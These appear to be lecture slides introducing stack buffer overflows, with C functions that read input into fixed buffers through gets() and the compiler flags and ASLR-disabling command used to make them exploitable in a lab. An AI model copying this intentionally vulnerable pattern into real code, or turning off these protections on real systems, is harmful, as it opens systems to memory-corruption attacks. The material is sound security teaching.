
- Software security vulnerability - still quite common
- The program allows more data to be put into a buffer than it allows
 - Some memory operations do not check bounds: **gets()**
 - Even functions that do check can have problems: **strncpy()**
- Why do we care?
 - Data corruption, program crashes, arbitrary code execution

Buffer Overflow Visualized




```
void vulnFunc() {  
    // local variables  
    int a = 1;  
    int b = 20;  
    int c = 123;  
    char buffer [8];  
  
    // get user input, print it  
    gets(buffer)  
    printf("%s\n", buffer);  
  
    return;  
}
```

Buffer Overflow Visualized




1. Function calls **gets()**
2. User types in some text, let's use:
AAAAAAAABBBCCCCCDDDEEEEFFFF
3. Program should only take AAAAAAAA and store that in memory...

Buffer Overflow Visualized



1. Function calls **gets()**
2. User types in some text, let's use:
`AAAAAAAAABBBBCCCCDDDDEEEEFFFF`
3. Program should only take `AAAAAAA` and store that in memory...

Buffer Overflow Visualized



1. Function calls **gets()**
2. User types in some text, let's use:
AAAAAAAABBBBCCCCDDDEEEEFFFF
3. Program should only take AAAAAAAA and store that in memory...

Simple Buffer Overflow

- This program uses one of the insecure C functions, **gets()**
 - Its purpose is just to retrieve user input
- Two questions to answer:
 - What is the maximum number of characters you should enter here?
 - What happens if you enter more than that?
- -fno-stack-protector -z execstack
 - echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

```
4 #include <stdio.h>
5 #include <stdlib.h>
6
7 void echo(void)
8 {
9     printf("Enter some text:\n");
10    char buffer[16];
11    gets(buffer);
12    printf("%s\n", buffer);
13    return;
14 }
15
16
17 void main(void)
18 {
19     echo();
20     exit(0);
21 }
```
